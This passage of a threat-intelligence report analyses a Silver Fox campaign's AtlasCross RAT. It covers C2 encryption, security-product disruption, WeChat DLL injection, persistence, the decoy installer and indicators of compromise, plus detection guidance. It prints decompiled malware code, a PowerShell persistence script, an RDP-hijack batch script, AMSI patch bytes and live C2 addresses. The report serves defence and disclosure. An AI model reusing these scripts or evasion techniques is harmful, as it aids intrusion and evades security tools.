The combined effect is a fully unrestricted PowerShell environment running inside a native process, invisible to AMSI, ETW, script logging, and language mode restrictions.

C2 Communications

The C2 protocol uses ChaCha20 encryption, positively identified through the rotation constants 16/12/8/7 in column-then-diagonal quarter-round ordering. This is the pattern that distinguishes ChaCha20 from Salsa20, which uses 7/9/13/18 rotations in a different quarter-round structure.

```
do
{
    v12 = v4 + v66;
    v13 = __ROL4__((v4 + v66) ^ v7, 16);
    v14 = v9 + v13;
    v15 = __ROL4__((v9 + v13) ^ v4, 12);
    v16 = v12 + v15;
    v17 = v3 + DWORD1(v66);
    v18 = __ROL4__(v13 ^ v16, 8);
    v19 = __ROL4__(v6 ^ (v3 + DWORD1(v66)), 16);
    v20 = v14 + v18;
    v21 = v19 + v8;
    v22 = __ROL4__((v19 + v8) ^ v3, 12);
    v23 = __ROL4__(v15 ^ v20, 7);
    v24 = v17 + v22;
    v62 = __ROL4__(v19 ^ (v17 + v22), 8);
    v25 = v21 + v62;
    v26 = v2 + v55;
    v63 = v25;
    v27 = __ROL4__((v2 + v55) ^ v5, 16);
    v28 = v27 + v10;
    v29 = __ROL4__(v22 ^ v25, 7);
    v30 = __ROL4__((v27 + v10) ^ v2, 12);
    v31 = v30 + v26;
    v32 = __ROL4__((v11 + v57) ^ v60, 16);
    v33 = __ROL4__(v27 ^ (v30 + v26), 8);
    v34 = v33 + v28;
    v35 = __ROL4__((v32 + HIDWORD(v10)) ^ v11, 12);
    v58 = v35 + v11 + v57;
    v36 = __ROL4__(v32 ^ v58, 8);
    v37 = v36 + v32 + HIDWORD(v10);
    v38 = __ROL4__(v30 ^ v34, 7);
    v59 = __ROL4__(v35 ^ v37, 7);
    v39 = __ROL4__(v36 ^ (v16 + v29), 16);
    v40 = v34 + v39;
    v41 = __ROL4__(v29 ^ (v34 + v39), 12);
    DWORD1(v66) = v41 + v16 + v20;
}
```

Each outbound packet generates a fresh 32-byte key and 12-byte nonce via a Mersenne Twister PRNG seeded by hardware RNG (`rdrand/rdseed`). Payloads exceeding 10 KB are zlib-compressed before encryption. Each encrypted packet carries a 56-byte header transmitted in the clear:

- `0x00` (4 bytes): sequence number
- `0x04` (4 bytes): compressed size, 0 if uncompressed
- `0x08` (4 bytes): original size
- `0x0C` (4 bytes): padding/flags
- `0x10` (32 bytes): ChaCha20 key, random per packet
- `0x30` (8 bytes): ChaCha20 nonce, first 8 of 12 bytes

The server extracts the key and nonce from this header to decrypt the payload that follows. The main C2 loop retries connections every 12 seconds, sends an initial heartbeat at 7 seconds, then transitions to 45-second steady-state intervals. Inbound commands are dispatched through a `CKernelManager` vtable:


- `0x11` — remote session management

- 0x12 — screen and input control
- 0x13 — process injection
- 0x14 — download and execute
- 0x15 — module management
- 0x16 — file and shell operations

An HTTP fallback channel via WinINet with the user-agent **Mozilla/4.0 (compatible)** provides an alternative communication path for file downloads and C2 traffic.

Security Product Disruption

A dedicated thread continuously enumerates active TCP connections via **GetTcpTable2** and kills any belonging to Chinese security products by calling **SetTcpEntry** with **MIB_TCP_STATE_DELETE_TCB**. The target list includes **360Tray.exe** and **360Safe** (360 Total Security), **Huorong** and **HipsTray** (Huorong Internet Security), **kingsoft** and **kxetrax** (Kingsoft Antivirus), and **QQPCMgr** (QQ PC Manager). This approach is notably subtler than the BYOVD-based process termination seen in earlier Silver Fox campaigns. The security products remain running but lose their ability to communicate with cloud backends or download signature updates.



Beyond the TCP killer targets, the RAT also monitors for additional security products such as **avpui.exe**, **bdservicehost.exe**, and **nissrv.exe**, as well as Chinese communication applications including **WeChat.exe**, **QQ.exe**, **DingTalk.exe**, **Telegram.exe**, **BaiduNetdisk.exe**, and **WXDrive.exe**. This target list strongly reinforces the China-nexus attribution.

WeChat Injection

The RAT performs classic DLL injection specifically targeting **WeChat.exe**. On receiving command **0x13** from the C2 server, it writes the operator-supplied payload to **C:\Users\Public\Documents\Wxfun.dll**, enumerates running processes

via `CreateToolhelp32Snapshot`, allocates RWX memory in the target via `VirtualAllocEx`, writes the DLL path, and triggers loading via `CreateRemoteThread` with `LoadLibraryW` as the entry point. A separate cleanup routine unloads the injected DLL via remote `FreeLibrary` and deletes `Wxfun.dll` from disk. The content of `Wxfun.dll` is determined by the operator at runtime and was not captured during this analysis. Likely candidates include message interception, credential harvesting, or session token theft.

```
int64 __fastcall sub_1800073B0(__int64 a1, const void *a2, DWORD a3)
{
    int v5; // ebx
    __int64 result; // rax
    const WCHAR *v7; // rcx
    DWORD FileAttributesW; // eax
    const WCHAR *v9; // rcx
    const WCHAR *v10; // rcx
    HANDLE FileW; // rax
    void *v12; // rbx
    DWORD v13; // ebx
    HANDLE v14; // rax
    void *v15; // rbx
    void *v16; // rdi
    LPCWSTR *v17; // r8
    HMODULE ModuleHandleW; // rax
    HMODULE (__stdcall *LoadLibraryW)(LPCWSTR); // rax
    HANDLE RemoteThread; // rdi
    _BYTE v21[32]; // [rsp+48h] [rbp-39h] BYREF
    __int64 v22; // [rsp+68h] [rbp-19h]
    WCHAR KeyName[16]; // [rsp+70h] [rbp-11h] BYREF
    LPCWSTR lpFileName[3]; // [rsp+90h] [rbp+Fh] BYREF
    unsigned __int64 v25; // [rsp+A8h] [rbp+27h]
    DWORD NumberOfBytesWritten; // [rsp+B0h] [rbp+2Fh] BYREF
    SIZE_T v27; // [rsp+B8h] [rbp+37h] BYREF

    v22 = -2;
    sub_180001FCC(v21, L"AtlasPro");
    sub_180001FCC(KeyName, L"IniName");
    v5 = sub_180001C38(KeyName);
    unknown_libname_40(KeyName);
    result = unknown_libname_40(v21);
    if ( v5 )
    {
        sub_180001FCC(lpFileName, L"C:\\Users\\Public\\Documents\\Wxfun.dll");
        v7 = (const WCHAR *)lpFileName;
```

Persistence and Self-Deletion

Persistence is established through the embedded PowerShell engine, which creates a scheduled task under `\Microsoft\Windows\AppID\`. This path was chosen to blend in with legitimate Windows system tasks. The task triggers at user logon with HIGHEST run level under the Administrators group SID (`S-1-5-32-544`) and obfuscates the executable path by wrapping each character of the filename in quote characters. Windows resolves this correctly, but the pattern defeats static string matching in detection rules.

```

1 __int64 sub_18000A30C()
2 {
3     __int64 v0; // rax
4     unsigned int v1; // ebx
5     __int16 v3; // [rsp+30h] [rbp-D8h] BYREF
6     __m128i si128; // [rsp+40h] [rbp-C8h]
7     __int64 psz; // [rsp+50h] [rbp-B8h]
8     OLECHAR psz_8[8]; // [rsp+58h] [rbp-B0h] BYREF
9     __int128 v7; // [rsp+68h] [rbp-A0h]
10    _QWORD v8[4]; // [rsp+78h] [rbp-90h] BYREF
11    WCHAR Filename[264]; // [rsp+98h] [rbp-70h] BYREF
12
13    psz = -2;
14    sub_180017630(Filename, 0, 520);
15    GetModuleFileNameW(0, Filename, 0x104u);
16    sub_180001FCC(v8, Filename);
17    si128 = __mm_load_si128((const __m128i *)&__xmmword_18003AC30);
18    v3 = 0;
19    sub_18000BC34(&v3, v8[2] + 417LL);
20    sub_18000B988(&v3, aErroractionpre);
21    sub_180001EE4(&v3, v8);
22    v0 = sub_18000B988(
23        &v3,
24        L""; $lastSlash = $originalPath.LastIndexOf('\\'); $pathPart = $originalPath.Substring(0, $lastSlash + 1); $fileN"
25        "ame = $originalPath.Substring($lastSlash + 1); $lastDot = $fileName.LastIndexOf('.'); if ($lastDot -gt 0) { "
26        " $nameOnly = $fileName.Substring(0, $lastDot); $extension = $fileName.Substring($lastDot); $obfuscate"
27        "dName = ''; for ($i = 0; $i -lt $nameOnly.Length; $i++) { $char = $nameOnly[$i]; $obfuscate"
28        "edName += $quote + $char + $quote; } $obfuscatedPath = $pathPart + $obfuscatedName + $extension; } els"
29        "e { $obfuscatedPath = $originalPath; } $action = New-ScheduledTaskAction -Execute $obfuscatedPath; $trigge"
30        "r = New-ScheduledTaskTrigger -AtLogOn; $adminGroupSid = (New-Object System.Security.Principal.SecurityIdentifi"
31        "er('S-1-5-32-544')).Translate([System.Security.Principal.NTAccount]).Value; $principal = New-ScheduledTaskPrin"
32        "cipal -GroupId $adminGroupSid -RunLevel Highest; $settings = New-ScheduledTaskSettingsSet -AllowStartIfOnBatte"
33        "ries -DontStopIfGoingOnBatteries -StartWhenAvailable -ExecutionTimeLimit (New-TimeSpan -Hours 0); Register-Sch"
34        "eduledTask -TaskName $taskName -TaskPath $taskPath -Action $action -Trigger $trigger -Principal $principal -Se"
35        "ttings $settings -Force | Out-Null; } catch { }");
36    v7 = 0;

```

The self-deletion routine uses a priority manipulation technique. The malware boosts itself to **REALTIME_PRIORITY_CLASS** and spawns **cmd.exe** in a suspended state at **IDLE_PRIORITY_CLASS**, then resumes it to execute a **ping** delay followed by **del** against the 8.3 short path. The priority differential ensures the malware terminates and releases its file handles before **cmd.exe** attempts deletion.

UltraViewer Decoy

The outer installer simultaneously deploys a legitimate UltraViewer 6.6.124 Chinese localization build (SHA256: **e6d6cd85f12ee43cbd16d2da0dc49b023035b1c3fdf7e71b156bb760fdef8d5e**, 3.65 MB, Inno Setup 5.5.7) as a visual decoy. The Inno Setup **CompanyName** field reads “DucFabulous”, the same entity behind the EV code-signing certificate, linking the certificate holder to the full build pipeline.

The decoy installs a functional remote desktop client including **UltraViewer_Desktop.exe**, a **UltraViewService** Windows service for persistence, and .NET remote control DLLs for both framework versions. The inclusion of download plugins (**idp.dll**, **isxd1.dll**) means the installer can fetch additional components at install time, though no specific download URLs were captured.

Of particular note is **CloseRDP.bat**, an RDP session hijacking script bundled with the decoy:

```

@echo off
for /f "skip=1 tokens=3" %s in ('query user %USERNAME%') do (
    set SESSION_ID=%s
)
%windir%\System32\tscon.exe %SESSION_ID% /dest:console

```

This uses the `tscon.exe` technique to disconnect a user's RDP session and redirect it to the physical console, a known session hijacking method that requires SYSTEM privileges.

C2 Infrastructure

The primary C2 domain `bifa668.com` was registered on 2025-10-27 and resolves to `61.111.250.139` (MOACK.Co.LTD, ASN 138195, South Korea). The authoritative nameservers `share-dns.com` and `share-dns.net` are a Chinese DNS hosting service frequently associated with malicious infrastructure. The domain name references a Chinese gambling brand, providing plausible cover for the otherwise suspicious registration.

Dropped Configuration Files

The RAT drops several files to `C:\Users\Public\Documents\`, a world-writable directory accessible from any user context. Among them is `MODIf.html`, whose purpose remains unclear and may serve as a staging marker or execution flag. The primary configuration file, named after the C2 domain (`bifa668.com`), is a 362-byte INI file (SHA256: `797e1b6b5c37fec6c7a4629ca2f60b922f2212cf11946ecc23b0ca2faf8e3b99`) with hex-encoded UTF-16LE values:

- `LoginAddress` — `bifa668.com` (C2 domain)
- `LoginPort` — `9899` (C2 port)
- `REMARK` — `d89ea48b0759e86c` (campaign identifier)
- `GROUPS` — `d89ea48b0652c47e` (operator identifier)
- `Time` — `2026-3-9 20:58` (infection timestamp)
- `SIGN` — `4a9fb999-0515-4e8f-b5bf-fff570334f54` (victim UUID via `UuidCreate`)

The second file, `AtlasPro.ini`, mirrors this structure with identical field names (`LoginAddress`, `LoginPort`, `REMARK`, `GROUPS`, `Time`, `SIGN`) and its presence confirms the AtlasAgent family identification. The explicit `REMARK` and `GROUPS` labels in these files are what confirmed the corresponding fields in the Gh0st RAT config layout are campaign identifiers rather than fallback IP addresses.

A detailed capability analysis with full protocol documentation will follow in a subsequent report.

Prevention and Detection

User awareness remains the first line of defense. Chinese-speaking employees should be informed that VPN and messaging software downloaded from unofficial sources carries significant risk, particularly when the download site uses a recently registered domain or a slight variation of the legitimate brand URL. Application control policies that restrict execution to approved software directories would have prevented the initial payload from running, and limiting administrator privileges reduces the impact of the `requireAdministrator` manifest that `Schools.exe` relies on for elevation.

The known delivery domains and C2 infrastructure should be blocked immediately. Add `bifa668.com`, `61.111.250.139`, and the eleven delivery domains listed in the Indicators section to DNS sinkholes and firewall blocklists. Outbound TCP on port `9899` from workstation segments is not associated with any standard service and should be flagged for investigation regardless of destination. Organizations with Newly Registered Domain blocking policies would have caught most of the delivery infrastructure, as the lure domains were registered days to weeks before first use.

On the network side, the 8-byte `SFuck` beacon (`53 46 75 63 6b 00 00 00`) at the start of TCP sessions to external hosts is a reliable signature for the initial shellcode download and can be deployed as a Suricata or Snort rule with minimal effort. The HTTP fallback channel uses the user-agent string `Mozilla/4.0 (compatible)`, which is distinctive enough on modern networks to flag through proxy or NGFW rules with very low false positive rates.

On the endpoint, defenders should hunt for the file system artifacts documented in this report. The staging directories `C:\Program Files (x86)\GitMndsetup\`, `C:\Program Files (x86)\YoudDict\`, and `C:\ProgramData\HuDunPhotoEA\` are high-confidence indicators, as is the presence of a `UltraViewService` Windows service or `UltraViewer_Desktop.exe` in environments where UltraViewer is not an approved remote access tool. Configuration files in `C:\Users\Public\Documents\` (particularly `AtlasPro.ini`, files named after domains, and `MODIf.html`), and randomized executables in `C:\Windows\` matching the 5-to-9 character naming pattern should also be flagged. The `DUC FABULOUS CO., LTD` EV certificate (thumbprint `2C1D12F8BBE0827400A8440AF74FFFA8DCC8097C`) should be checked against trusted certificate stores and revoked if present.

The highest-fidelity behavioral detection is monitoring for non-PowerShell processes loading `System.Management.Automation.dll`. In a healthy environment, only `powershell.exe` and `pwsh.exe` should load this assembly. Any other process doing so is a strong indicator of CLR-hosted PowerShell execution like the PowerChell framework used here. The AppDomain name "`PowerChell`" is visible through ETW `Microsoft-Windows-DotNETRuntime` provider events and carries virtually no false positive risk.

Scheduled task creation under `\Microsoft\Windows\AppID\` should be audited through Event ID 4698. The handful of legitimate Windows tasks in this path are well-known and stable, making new entries easy to spot. Any execution of `tscon.exe` outside of expected administrative workflows should be treated as suspicious, as this is the technique used by the bundled `CloseRDP.bat` script for RDP session hijacking.

Attribution

Silver Fox is a Chinese-nexus advanced persistent threat group, also tracked as Void Arachne by Trend Micro, SwimSnake, and UTG-Q-1000. The group is known for targeting Chinese-speaking users through trojanized versions of popular software, particularly VPN clients, messaging

applications, and productivity tools, using DLL side-loading and fraudulent or misused code-signing certificates as core delivery techniques.

Previous Silver Fox campaigns delivered ValleyRAT and Winos 4.0 through similar lure infrastructure, employing comparable persistence mechanisms and trojanized installer chains. The group has a documented focus on disrupting Chinese security products. Earlier operations used Bring Your Own Vulnerable Driver (BYOVD) techniques to terminate security processes directly, while the current campaign has shifted to a subtler approach: terminating TCP connections from security products at the network level rather than terminating the processes themselves.

The AtlasAgent/AtlasCross RAT represents the current evolution of the group's tooling, building on Gh0st RAT protocol foundations consistent with the ValleyRAT and Winos 4.0 lineage. The addition of the PowerChell framework and a comprehensive security bypass chain marks a significant capability upgrade. Chinese-language operator defaults found in decoded configuration files further support attribution to a Chinese-speaking threat actor.

Wrap Up

Silver Fox is running a broad, active campaign against Chinese-speaking users, and they are not slowing down. Eleven confirmed delivery domains spanning VPN clients, messengers, crypto wallets, and productivity tools funnel victims into a triple-nested installer chain signed with a stolen EV certificate. The final payload, an AtlasCross RAT with an embedded PowerChell framework, loads entirely in memory and blinds AMSI, ETW, Constrained Language Mode, and ScriptBlock logging before executing its first command. C2 traffic is encrypted with ChaCha20 using per-packet random keys, and a dedicated thread silently kills network connections from Chinese security products to prevent cloud-based detection. The RAT DLLs we identified span a four-month window from November 2025 through March 2026, with the newest sample appearing the day before our analysis.

What stands out is how much the group has matured compared to earlier campaigns. The outer wrapper shifted from Inno Setup to Setup Factory. Process termination moved from BYOVD driver abuse to surgical TCP connection termination. The RAT evolved from basic Gh0st derivatives to a variant that hosts the .NET CLR natively and runs PowerShell without ever spawning PowerShell. Each of these changes addresses a specific detection gap that defenders had previously exploited, and together they represent a meaningful step up in operational sophistication.

A follow-up report covering the full command protocol, additional post-exploitation modules, and expanded infrastructure mapping is in progress. The indicators published here should be treated as immediately actionable.

Indicators

File Hashes

Delivery Archives

- [e3f04545fb59d2943a4a30cd1b6fa39cb36e1e803301ab2ca5fad2bca84f04dd](#) — [aicoín_setup.zip](#)
- [97f2b246627cc7afe3ed524b63a846e30ee37c81143493ab70c30ee0568dde86](#) — [eyy-yy2026_setup.zip](#)
- [fcc959730c9103d23975bbb41faf84a7f1dd75971f5baff9335bd9a346b0edee](#) — [KeFuBaoSetup.zip](#)
- [1ad1f7d11bb1e6183ce20403ede42e65dba17a6ab660883ea1446ad331d69302](#) — [MSTeamsSetup.zip](#)
- [02401a2f2de8de15f00d637e555512fe3138c23e24ea1878f2cf2f647cf40b30](#) — [quickq_setup.zip](#)
- [49ef5e6e6257d082073e000f9a0129f289ed715a288e19cc32344dc054c54ca6](#) — [signal_setup.zip](#)
- [99c0e015c7b8d3df609b370ec3329be55c94797c92c24ec512f6546acdf1e246](#) — [surfshark_setup.zip](#)
- [3372ae716f20eedd3b7d77d08d7010e8424ca5cec781bde4fe3ec76d466cfe8f](#) — [telegrtam_setup.zip](#)
- [115a75d0ce595fc92f1acaa8b564c3f391325c34ddf34177c357a00306d6d216](#) — [UltraViewer_setup_6.6_cn.zip](#)
- [817295bf52e243fb8632529133ccd04820d58352efca5928f34c7248c7f1932d](#) — [wangwang_win_online.zip](#)
- [0896f5171a25ab6263598bb501d11413ffbbef05b168ff71b8d54ee9b81103b6](#) — [zoom_setup.zip](#)

Setup Factory Launchers

- [5841ad433ab199bb784a4d33fd629101d22de6e44dce0606c08b92f8b4709380](#) — [suf70_launcher.exe](#) (8.57 MB)
- [a481befbec1d49041202331cdbf01a3e9cda8f714b8cbdfb52c676c7a5d7bdf7](#) — [suf70_launcher.exe](#) (83.31 MB)
- [49220c1046014c88720cceaf148ec83e3cd644e61fe339d1217f1a22ccf51614](#) — [suf80_launcher.exe](#) (138.92 MB)

Trojanized Loader

[fa5d3a9eebf9310148e7b980fefaf7bc3f3a8e8ee7a8d0bd21a057c54c5a47560](#) — [Schools.exe](#)

Second-Stage Shellcode

[8cecb015075094fe42d613a371480ba5f5813c931eb48eb7b893dac835172b37](#) — [wire-captured shellcode](#) (386,380 bytes)

AtlasCross RAT DLL

8009908c6c76a72e20e4020a9f9eb9e4d4203507f67a624ecf7f4ed672cf4b68 — SetupUi.dll
/ MainDll.dll

Decoy Installer

e6d6cd85f12ee43cbd16d2da0dc49b023035b1c3fdf7e71b156bb760fdef8d5e — UltraViewer
_setup_6.6_cn .exe

Dropped Configuration

797e1b6b5c37fec6c7a4629ca2f60b922f2212cf11946ecc23b0ca2faf8e3b99 — bifa668.com
INI config file

Standalone RAT Executables (November 2025)

- 42da0ad45bfe9b7f82247d780a32e128e0b00846fe76eea96250e3088f54909b
- d67545f666e89419c0ccd0346929b1906b46eb8b3cff2b94671c6d5755e81f3e

Network Indicators

Delivery Domains

- app-zoom.com
- eyy-eyy.com
- kefubao-pc.com
- quickq-quickq.com
- signal-signal.com
- telegrtam.com.cn
- trezor-trezor.com
- ultraviewer-cn.com
- wwtalk-app.com
- www-surfshark.com
- www-teams.com

C2

- bifa668.com (registered 2025-10-27)
- 61.111.250.139 (A record, MOACK.Co.LTD, ASN 138195, South Korea)
- Port 9899/tcp

DNS Infrastructure

- a.share-dns.com (authoritative nameserver)
- b.share-dns.net (authoritative nameserver)

Network Signatures

- Beacon: `53 46 75 63 6b 00 00 00` (8-byte “SFuck” handshake, DWORD-aligned)
- HTTP user-agent: `Mozilla/4.0 (compatible)` (WinINET fallback channel)

Host Indicators

File System

- `C:\Program Files (x86)\GitMndsetup\` (primary install path, SF7 variants)
- `C:\Program Files (x86)\GitMndsetup\Schools.exe` (trojanized loader)
- `C:\Program Files (x86)\GitMndsetup\UltraViewer_setup_6.6_cn .exe` (decoy installer)
- `C:\Program Files (x86)\YouDict\` (install path, SF8 variant)
- `C:\ProgramData\HuDunPhotoEA\` (alternate install path)
- `%TEMP%\_ir_sf7_temp_0\` (Setup Factory 7 extraction directory)
- `%TEMP%\_ir_sf7_temp_0\irsetup.exe` (Setup Factory runtime)
- `%TEMP%\_ir_sf8_temp_0\` (Setup Factory 8 extraction directory)
- `C:\Users\Public\Documents\AtlasPro.ini` (RAT configuration file)
- `C:\Users\Public\Documents\bifa668.com` (RAT configuration marker)
- `C:\Users\Public\Documents\Wxfun.dll` (WeChat injection payload, operator-supplied, content varies)
- `C:\Users\Public\Documents\MODIf.html` (dropped file, purpose unclear)
- `C:\Windows\<random 5-9 chars>.exe` (RAT DLL masquerading as executable, e.g. `lhpxp1lk.exe`, `jr9uk.exe`, `hxn5ppd.exe`)

UltraViewer Decoy Artifacts

- `UltraViewer_Desktop.exe` (remote desktop client)
- `UltraViewer_Service.exe` (service component, installed as `UltraViewService`)
- `RemoteControl20.dll` (.NET 2.0 remote control module)
- `RemoteControl40.dll` (.NET 4.0 remote control module)
- `CloseRDP.bat` (RDP session hijacking script using `tscon.exe`)
- `idp.dll` (Inno Download Plugin)
- `isxd1.dll` (Inno Setup Download extension)

Registry and Scheduled Tasks

- Scheduled task path: `\Microsoft\Windows\AppID\` (dynamically named)
- Service: `UltraViewService` (UltraViewer decoy persistence)

Mutex

`Global\{K8A9C1D9-FUCK-AE99-CLOSE-bifa668.com}`

Process and Runtime Artifacts

- DLL export: `AtlasInfo`
- CLR AppDomain name: `PowerChell` (note the typo, not "PowerShell")
- WMI query: `SELECT * FROM Win32_VideoController`
- Privilege escalation: `SeShutdownPrivilege` via `AdjustTokenPrivileges`
- AMSI patch: `48 31 FF (xor rdi, rdi)` applied to `AmsiScanBuffer`
- Self-delete command: `/c ping -n 2 127.0.0.1 > nul & del <8.3_path> > nul`

Binary Forensic Markers

- PDB path: `E:\scljenkins-slv\workspace\InstallFramework-VS2017\develop\global\release64\bin\common\x64\Setup.pdb`
- Spoofed VersionInfo: `"Autodesk, Inc." / "Autodesk component" v12.0.242.0.3`
- Config magic marker: `By@V< (42 79 40 56 3c)` at file offset `0x7BC4`
- Setup Factory manifest mismatch: `SUF60setup.exe` declared in SF7 binary

Code-Signing Certificate

- Subject: `DUC FABULOUS CO., LTD`
- Location: Hanoi, Vietnam
- Business ID: `01058384091`
- Issuer: SSL.com EV Code Signing Intermediate CA RSA R3
- Root: SSL.com EV Root CA RSA R2
- Valid: 2024-07-04 to 2027-05-15
- Type: Extended Validation (EV) Code Signing
- Thumbprint: `2C1D12F8BBE0827400A8440AF74FFFA8DCC8097C`

Targeted Processes

Security Products (TCP connection termination)

- `360Tray.exe` / `360Safe` (360 Total Security)
- `Huorong` / `HipsTray` (Huorong Internet Security)
- `kingsoft` / `kxetray` (Kingsoft Antivirus)
- `QQPCMgr` (QQ PC Manager)

Security Products (monitoring)

- `avpui.exe` (Kaspersky)
- `bdservicehost.exe` (Bitdefender)
- `nissrv.exe` (Norton/Microsoft Network Inspection)

Communication Applications (monitoring)

- WeChat.exe / Weixin.exe
- QQ.exe
- DingTalk.exe
- Telegram.exe
- BaiduNetdisk.exe
- WXDrive.exe